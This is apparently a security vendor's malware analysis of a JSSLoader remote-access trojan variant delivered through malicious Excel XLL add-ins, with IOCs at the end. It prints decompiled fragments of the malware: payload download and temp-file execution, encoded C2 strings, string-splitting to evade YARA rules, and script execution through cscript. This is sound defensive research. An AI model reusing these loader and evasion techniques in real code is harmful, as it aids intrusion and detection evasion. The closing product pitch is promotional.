

New JSSLoader Trojan Delivered Through XLL Files

By Hido Cohen

Archived: 2026-04-05 16:31:39 UTC

Morphisec Labs has observed a new wave of [JSSLoader](#) infections this year. We've tracked JSSLoader activity since December 2020 and published a thorough report on the Russian criminal hacking group FIN7's JSSLoader: [The Evolution of the FIN7 JSSLoader](#). JSSLoader is a small, very capable .NET remote access trojan (RAT). Its capabilities include data exfiltration, persistence, auto-updating, additional payload delivery, and more.

Attackers are now using .XLL files to deliver a new, obfuscated version of JSSLoader. We explain how this new malware variant utilizes the Excel add-ins feature to load the malware and inspect the changes inside.

Infection Chain




Figure 1: From .xll file to JSSLoader

This infection chain is similar to other XLL infections. The victim receives a malicious attachment, either an XLM or XLL file, inside an email. Once the attachment is downloaded and executed, Excel loads and executes the malicious code inside the .xll file, which then downloads the payload from a remote server. The payload is a new, similar variant of JSSLoader.

XLL Excel Add-in

The first stage of the malware responsible for downloading JSSLoader into an infected machine uses an Excel add-in file, denoted by an XLL file extension. Because the file isn't signed, a popup displays for the user before executing:




Figure 2: Microsoft security popup

Each XLL file must implement and export the xlAutoOpen function. This function is called by Excel whenever an XLL is activated. In our case, the malicious activity is located at the end of xlAutoOpen:




Figure 3: Malicious code inside xlAutoOpen

Before exiting from the function, the malware loads itself, the .XLL file, into memory (not relevant to the attack) and calls the mw_download_and_execute function.

This function is responsible for downloading the payload from a remote server. An attacker uses a different User-Agent between samples to help avoid network signature-based security solutions.




Figure 4: User Agent changes between samples

Once downloaded, the XLL file creates a temp file with a DNA prefix using a GetTempFileNameW API call and executes it as a new process.

```

GetTempPathW(0x200u, (LPWSTR)&wszObjectName);
lstrcpyW(prefix, L"DNA");
GetTempFileNameW((LPCWSTR)&wszObjectName, prefix, 0, (LPWSTR)&wszObjectName);
retries_countdown = 10;
while ( 1 )
{
    hPayloadFile = (char *)CreateFileW((LPCWSTR)&wszObjectName, 0x40000000u, 0, 0, CREATE_ALWAYS, 0x80u, 0);
    if ( hPayloadFile != (char *)-1 )
        break;
}
    
```

Figure 5: Temporary file creation

New Obfuscation Layer

Look carefully at the dropped sample and compare it with a JSSLoader sample. They share the exact same execution flow. So, what’s different? This variant introduces a new layer of string obfuscation, renaming all functions and variables names.

<pre> private static int Main(string[] WLiLastMany) { Application.EnableVisualStyles(); Application.SetCompatibleTextRenderingDefault(false); int result; if (!CCreateFirstLocal.hBenchVerifyFit()) { result = -1; } else { Thread.Sleep(1000); CLocalNumberTesla.LLastManySecond = 34; Thread.Sleep(1000); int[] array = new int[179990000]; Thread.Sleep(1000); int num = Environment.TickCount & int.MaxValue; for (int i = 0; i < 17900002; i++) { array[i] = Environment.TickCount + i; } int num2 = Environment.TickCount & int.MaxValue; byte[] bytes = BitConverter.GetBytes(1953457527); byte[] bytes2 = BitConverter.GetBytes(1663987572); byte[] bytes3 = BitConverter.GetBytes(28015); byte[] bytes4 = BitConverter.GetBytes(791624307); byte[] bytes5 = BitConverter.GetBytes(1886680168); byte[] bytes6 = BitConverter.GetBytes(1869115503); byte[] array2 = COneNumberSwap.tTryxyzStartFetch(new byte[][] { bytes5, bytes4, bytes, bytes6, bytes2, bytes3 }); string @string = Encoding.UTF7.GetString(array2, 0, array2.Length - 2); if (num2 - num < 21) { Thread.Sleep(1800000); } CLocalNumberTesla.crainLastTicker = @string; CLocalNumberTesla.yBesideShowBend(); Thread.Sleep(31000); CLocalNumberTesla.QfivedViaomiGamed = @string; } } </pre> <p style="text-align: right; color: red;">2022</p>	<pre> private static int Main(string[] args) { Application.EnableVisualStyles(); Application.SetCompatibleTextRenderingDefault(false); Thread.Sleep(3000); if (!App.Initialize()) { return -1; } int[] array = new int[18000000]; int num = Environment.TickCount & int.MaxValue; for (int i = 0; i < 17900002; i++) { array[i] = Environment.TickCount + i; } int num2 = Environment.TickCount & int.MaxValue; byte[] bytes = BitConverter.GetBytes(1663987311); byte[] bytes2 = BitConverter.GetBytes(1819045731); byte[] bytes3 = BitConverter.GetBytes(1701144692); byte[] bytes4 = BitConverter.GetBytes(1769235301); byte[] bytes5 = BitConverter.GetBytes(791624307); byte[] bytes6 = BitConverter.GetBytes(1886680168); byte[] bytes7 = BitConverter.GetBytes(1702127980); byte[] bytes8 = BitConverter.GetBytes(28015); byte[] bytes9 = BitConverter.GetBytes(1818845558); byte[] array2 = AppInfo.Combine(new byte[][] { bytes6, bytes5, bytes3, bytes7, bytes9, bytes2, bytes4, bytes, bytes8 }); string @string = Encoding.UTF8.GetString(array2, 0, array2.Length - 2); AppParams.mainIntal = 37; AppParams.URL_GetCmd = @string; AppParams.URL_PutAnswer = @string; if (num2 - num < 21) { Thread.Sleep(1801800); } AppParams.InstallParams(); Thread.Sleep(20000); } </pre> <p style="text-align: right; color: red;">2020-2021</p>
--	--

Figure 6: Comparison of Samples

In order to evade static threat scanners, this variant has a simple string decoding mechanism:

```
string str2 = "C:\\Windows\\System32\\";  
AppInfo.SysInfo = AppInfo.EscapeStringValue(AppInfo.GETCMDDATA(str2 + "systeminfo" + str, ""));  
...  
byte[] bytes2 = BitConverter.GetBytes(0x575C3A63);  
byte[] bytes3 = BitConverter.GetBytes(0x65747379);  
byte[] bytes4 = BitConverter.GetBytes(0x5C32336D);  
byte[] bytes5 = BitConverter.GetBytes(0x535C7377);  
byte[] bytes6 = BitConverter.GetBytes(0x6F646E69);  
byte[] array2 = COneNumberSwap.tTryxyzStartFetch(new byte[][]  
{  
    bytes2,  
    bytes6,  
    bytes5, c:\Windows\system32\  
    bytes3,  
    bytes4  
});  
string string2 = Encoding.UTF7.GetString(array2, 0, array2.Length);  
byte[] bytes7 = BitConverter.GetBytes(0x6F66);  
byte[] bytes8 = BitConverter.GetBytes(0x6E696D65);  
byte[] bytes9 = BitConverter.GetBytes(0x74737973);  
byte[] array3 = COneNumberSwap.tTryxyzStartFetch(new byte[][]  
{  
    bytes9,  
    bytes8, systeminfo  
    bytes7  
});  
string string3 = Encoding.UTF7.GetString(array3, 0, array3.Length - 2);  
byte[] bytes10 = BitConverter.GetBytes(0x6F637069);  
byte[] bytes11 = BitConverter.GetBytes(0x67696666);  
byte[] array4 = COneNumberSwap.tTryxyzStartFetch(new byte[][]  
{  
    bytes10,  
    bytes11, ipconfig  
});  
string string4 = Encoding.UTF7.GetString(array4, 0, array4.Length);  
COneNumberSwap.EnumerateTickerBuawei = COneNumberSwap.kCompleteUpdateMix(string2 +  
string3 + @string, "");
```

Figure 7: New variant's string obfuscation

This version appears focused on breaking the string-based YARA rules used in the wild. It does so by splitting the strings into substrings and concatenating them at runtime.

```
public static void cFinishSubscribeShow(byte[] UMaxiChalk, ref nManyRootMirs, bool nSecondCountLast)  
{  
    string str = "C:\\Wind";  
    str += "ows\\Sys";  
    str += "em32\\cs";  
    Process process = CManyLoopWall.iEnforceDataValidate(str + "cript" +  
        CManyLoopWall.OgamedApplSecond, "");  
    string text = CManyLoopWall.rcountWallRain;  
    if (!Directory.Exists(text))  
    {  
        Directory.CreateDirectory(text);  
    }  
    if (text[text.Length - 1] != '\\')  
    {  
        text += "\\";  
    }  
    string text2 = text + Path.GetRandomFileName();  
    string @string = Encoding.UTF7.GetString(UMaxiChalk);  
    if (nSecondCountLast)  
    {  
        string str2 = "//e:vs";  
        str2 += "bsc";  
        str2 += "ript";  
        process.StartInfo.Arguments = str2 + text2;  
    }  
    else  
    {  
        string str3 = "//e:js";  
        str3 += "cript";  
        process.StartInfo.Arguments = str3 + text2;  
    }  
    File.WriteAllText(text2, @string);  
    CManyLoopWall.hUpdateNotStart(process);  
}  
  
public static void FuncEJ5i(byte[] theData, ref AnswerData theAnswer, bool isVBS)  
{  
    string text = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir());  
    Process process = AppCmd.NewProcess("C:\\Windows\\System32\\cscript" + AppCmd.szEXE);  
    if (!Directory.Exists(text))  
    {  
        Directory.CreateDirectory(text);  
    }  
    if (text[text.Length - 1] != '\\')  
    {  
        text += "\\";  
    }  
    string text2 = text + Path.GetRandomFileName();  
    string @string = Encoding.ASCII.GetString(theData);  
    if (isVBS)  
    {  
        process.StartInfo.Arguments = "//e:vbscript " + text2;  
    }  
    else  
    {  
        process.StartInfo.Arguments = "//e:jscript " + text2;  
    }  
    File.WriteAllText(text2, @string);  
    process.Start();  
}
```

Figure 8: Strings obfuscation comparison

This New Malware Variant Evades Traditional Security

Morphisec Labs will continue to monitor the evolution of JSSLoader and its delivery methods. Although it didn't present new capabilities, this new JSSLoader variant is a worry. Especially for organizations relying on their next-generation antivirus (NGAV) or endpoint detection and response (EDR) to stop it. Most NGAV and EDR solutions won't detect day zero .XLL files hiding a JSSLoader. It can take days or weeks before signatures are deployed, all while attackers have free reign inside your network.

However, Morphisec's Moving Target Defense (MTD) technology instantly stops these and other unknown and zero-day attacks. It uses system polymorphism to unpredictably hide application targets, operating system targets, and other critical asset targets from adversaries. This leads to a dramatically reduced attack surface.

Gartner analysts have called Moving Target Defense a "game changer." MTD can uniquely detect and stop ransomware, zero-day, and other advanced attacks that bypass NGAV, EDR, and other defenses. Learn more about Moving Target Defense and why Gartner cited this technology in its report: [Emerging Trends and Technologies Impact Radar for Security](#).

Indicators of Compromise (IOCs)

XLLs	<p>d42dfbeba20624a190cf903d28ac5ef5e6ff0f5c120e0f8e14909fec30871134</p> <p>a8da877ebc4bdefbbe1b5454c448880f36ffad46d6d50083d586eee2da5a31ab</p> <p>8783eb00acb3196a270c9be1e06d4841bf1686c7f7fc6e009d6172daf0172fc6</p> <p>7a234d1a2415834290a3a9c7274aadb7253dcfe24edb10b22f1a4a33fd027a08</p> <p>c6224a579fcef3b67c02dabe55cc486a476e10f7ab9181a91c839fa3de0876fd</p> <p>8b76c48088a56532f73389933737af0cbe7a404e639ec51136090c7d8c8207c9</p>
JSSLoader	<p>48053356188dd419c6212e8adb1d5156460339f07838f2c00357cfd1b4a05278</p> <p>da480b19c68c2dee819f7b06dbfdbba0637fea2c165f3190c2a4994570c3dae2a</p> <p>910b6f3087b1d5342a2681376c367b53e30cf21dd9409fb1000ffb60893a7051</p> <p>de099bf0297de8e2fad37acc55c6b0456d1fd98a6fc1fbc381759e82a4e207c3</p> <p>ee8f394d9e192c453d47a0c57261a03921dcb97248a67427cb6fc6d8833c8a0</p> <p>a29c97cb43cd16fad9276e161017ae654eb9cc989081c7584f8f14a3795deb0e</p> <p>154186b5e0f5fae753a1f90c93a7150927bd03017e55f44abf21a5a08b7ec4ba</p> <p>38700a77355cdcc7804c53fa95072cd44835ac775fb6d16f8bd345e8ab13d353</p> <p>576560ada2906c22ca777ac51ed6f2b99086b94bbe44d86b82abe7d77736ba6a</p>

	9419a0087f6fc8bccf318d7a2c9f9e709c81df651ab6ba65c10f28c4a34257a7 cd6ad1e880396edc3cdcceba996dd424e96f4961e4884aee52717069537553e8 33e8b5ea7a0900f2d4b56369fda2d29a06a586ddc0c9fd85fc17ea967f83f45d 1af5f9b2b22282891adb17fb9283b47b7ba7a9439fef22cfba0320155dff3ae9
Domains	physiciansofficenews[.]com thechinastyle[.]com divorceradio[.]com

About the author



Hido Cohen

Source: <https://blog.morphisec.com/new-jssloader-trojan-delivered-through-xll-files>